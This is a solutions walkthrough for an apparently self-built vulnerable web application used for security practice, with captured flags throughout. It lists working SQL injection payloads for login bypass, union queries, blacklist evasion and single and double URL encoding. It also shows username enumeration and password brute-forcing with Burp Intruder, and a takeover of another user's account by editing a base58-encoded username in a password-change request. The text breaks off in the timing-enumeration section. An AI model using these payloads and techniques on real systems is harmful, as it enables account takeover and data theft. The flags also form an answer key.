
Vulnerable Web Application – Solutions (Paused)
Due to obligations related to my thesis, this solutions guide and the project itself are currently paused. Development and documentation will resume when possible. Thank you for your understanding.

SQL Injection


Types of SQL Injection

- Unfiltered SQLi and login bypass
- Union based with filter single quote
- Blacklist that strip input (blacklist union and select)
- URL Encoding and double URL encoding

Unfiltered SQLi and login bypass



Username: test' or 1=1--
Password: ••••


User Portal

Welcome to the User Portal!


You have successfully authenticated.

Flag: flag[unf1l73r3d-5ql1-4nd-l061n-byp455]

Union based with filter single quote

" union select null, null, flagcolumn, null, null from flag--

Add the above payload to the /services page in the search function.



Our Services

flag[un10n-b453d-w17h-f1l73r-51n6l3-qu073]

Blacklist that strip input (blacklist union and select)

' UnIon SelEct NulL, NulL, flagcolumn, NulL from flag--

Add the above payload to the /contact page in the search function.



Contact Search


Search contacts...

None - flag[bl4ckl157-7h47-57r1p-1npu7-(bl4ckl157-un10n-4nd-53l3c7)] - None

URL Encoding

%2527%20UNION%20SELECT%20NULL,NULL,NULL,flagcolumn%20,NULL%20FROM%20flag--

Add the above payload to the / page in the search function.



Trending News

Untitled

Untitled


No content available....

By flag[url-3nc0d1n6]

Double URL encoding

%2527%2520union%2520select%2520null%252C%2520null%252C%2520null%252C%2520null%252C%2520null%2520--

Add the above payload to the /archive page in the search function.



0

flag[d0ubl3-url-3nc0d1n6]

No Content...


Unknown Author

Authentication Flags:

- 2FA simple bypass:
- Username enumeration via subtly different responses:
- Username enumeration via response timing:
- Brute-forcing a stay-logged-in cookie:
- Password brute-force via password change:


Username enumeration via subtly different responses

1. Access User login
2. Use Burp suite username list + Intruder
3. Write incorrect message so the error message "Invalid credentials. Please try again." appears, grep it in Burp suite. Legit users and fake users will get the same message but one will have an extra space so this can be brute forced to differentiate real vs fake users.
4. Brute Force
5. You'll see two users that stand out:




Request	Payload	Invalid credentials. Please try again.
26	ad	
101	autodiscover	
0		</div> <form action=..
1	carlos	</div> <form action=..
2	root	</div> <form action=..
3	admin	</div> <form action=..
4	test	</div> <form action=..
5	guest	</div> <form action=..
6	info	</div> <form action=..
7	adm	</div> <form action=..

6. Use Burp suite password list + intruder. Nothing stands out on autodiscover, but on "ad" you see this:



Request	Payload	Status code	Length
61	jessica	302	568
23	1234567890	200	15260
20	qwertyuiop	200	15260
5	123456789	200	15259
47	iloveyou	200	15258
3	12345678	200	15258
46	sunshine	200	15258
26	superman	200	15258
34	trustno1	200	15258
60	michelle	200	15258

7. You can see it has a different status and significantly less in length. Log in with this:


Welcome, ad!

Congratulations! Here's a flag: flag[u53rn4m3-3num3r4710n-v14-5ub7ly-d1ff3r3n7-r35p0n535]

Your Registered Email


Reset Your Password

New Password

Confirm New Password


Password brute-force via password change

1. We have the username "autodiscover" but can't brute force the password. Check the request. Log in as "ad" and change password and capture the request:



```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,ima
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Origin: http://localhost:5000
Connection: keep-alive
Referer: http://localhost:5000/profile
Cookie: session=eyJlbmNvZGVkX3VzZXJuYW1lIjoiOFFzIiwiZm9lbmRfZmxhZ
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

encoded_username=8Qs&new_password=test&confirm_new_password=test
```


2. The username is encoded as "8Qs"



```
8Qs
```

```
ad
```


3. It's base58 encoded, so if we encode "autodiscover" to base58, we get: 2qfqesAqFMs7WTRgV




```
autodiscover
```

```
2qfqesAqFMs7WTRgV
```

4. Change the password again as "ad" but replace "8Qs" with what we got in CyberChef:



```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/12
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Origin: http://localhost:5000
Connection: keep-alive
Referer: http://localhost:5000/profile
Cookie: session=eyJlbmNvZGVkX3VzZXJuYW1lIjoiOFFzIiwidXNlcm5hbWUiOiJhZCJ9.Z3q64Q
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

encoded_username=2qfqesAqFMs7WTRgV&new_password=test&confirm_new_password=test
```



Welcome, ad!


Congratulations! Here's a flag: flag[u53rn4m3-3num3r4710n-v14-5ub7ly-d1ff3r3n7-r35p0n535]

Your Registered Email

Reset Your Password

Password for user 'autodiscover' has been reset.

5. Log in to "autodiscover" with the password you set it to and see this:




Welcome, autodiscover!

Congratulations! Here's a flag: flag[p455w0rd-bru73-f0rc3-v14-p455w0rd-ch4n63]


Username enumeration via response timing

1. Go to customer portal + use Burp suite username and brute force



